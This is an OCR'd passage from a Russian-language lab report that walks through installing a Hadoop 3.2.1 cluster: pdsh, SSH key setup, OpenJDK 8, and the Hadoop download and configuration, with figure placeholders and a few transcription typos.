


Рис. 6 — Процесс установки системы на сервер с именем Slave2




Рис. 7 — Процесс указания пользователя на сервере с именем Slave1




Рис. 8 — Процесс установки системы на сервер с именем slave1




Рис. 9 — Процесс установки системы на сервере с именем Slave1

2. Затем была проведена установка pdsh. Данный этап изображен на рисунке 10.




Рис. 10 — процесс установки pdsh

3. Далее необходимо было провести настройку среды pdsh и доступа для использования ssh. Для это был получен доступ к файлу bashrc командой «sudo nano. Bashrc», а затем в файл надо было вписать команду «export PDSH_RCMD_TYPE=ssh». Данный этап изображен на рисунке 9.




Рис. 11 — процесс настройки среды pdsh и доступа для использования shh

4. Следующим шагом является создание ssh -ключей. Это необходимо было сделать, чтобы разрешить ssh доступ к машине. Данный этап изображен на рисунке 12.




Рис. 12 — процесс создания ssh ключей

5. Следующим этапом в практической работе было дублирование ssh-ключа в другую папку. Для этого была выполнена такая команда: «cat ~/. ssh/id_rsa. pub>>> ~/. ssh/authorized_keys». Данный этап изображен на рисунке 13.



Рис. 13 — процесс дублирования ssh ключа в другую папку

6. Для того, чтобы убедиться, что все работает необходимо было получить доступ к локальной машине. Для этого была выполнена команда: «

». Данный этап изображен на рисунке 14.




Рис. 14 — процесс получения доступа к виртуальной машине

7. Далее, необходимо было установить Java. Для этого была выполнена команда: «sudo apt install openjdk-8-jdk». Данный этап изображен на рисунке 15.




Рис. 15 — процесс установки Java

8. Также после установки была проверена версия Java командой: «java -version». Данный этап изображен на рисунке 16.




Рис. 16 — процесс проверки версии Java

9. Следующим этапом в практической работе была загрузка Hadoop. Для этого была выполнена команда: «sudo wget -P ~ https://archive.apache.org/dist/hadoop/common/hadoop-3.2.1/hadoop-3.2.1.tar.gz». Данный этап изображен на рисунке 17.



Рис. 17 — процесс загрузки Hadoop

10. Далее необходимо извлечь Hadoop.tar. Для этого была выполнена команда: «tar xzf hadoop-3.2.1.tar.gz». Данный этап изображен на рисунке 18.




Рис. 18 — процесс извлечения Hadoop.tar

11. Затем было принято решение папку переименовать. Данный этап изображен на рисунке 19.




Рис. 19 — процесс переименовывания папки

12. Для проведения настройки необходимо получить доступ к файлу среды Hadoop с помощью nano. Для этого была выполнена команда: «nano ~/hadoop/etc/hadoop/hadoop-env.sh». После этого в файле было введено «export JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64/». Данный этап изображен на рисунке 20.




Рис. 20 — процесс настройки Hadoop

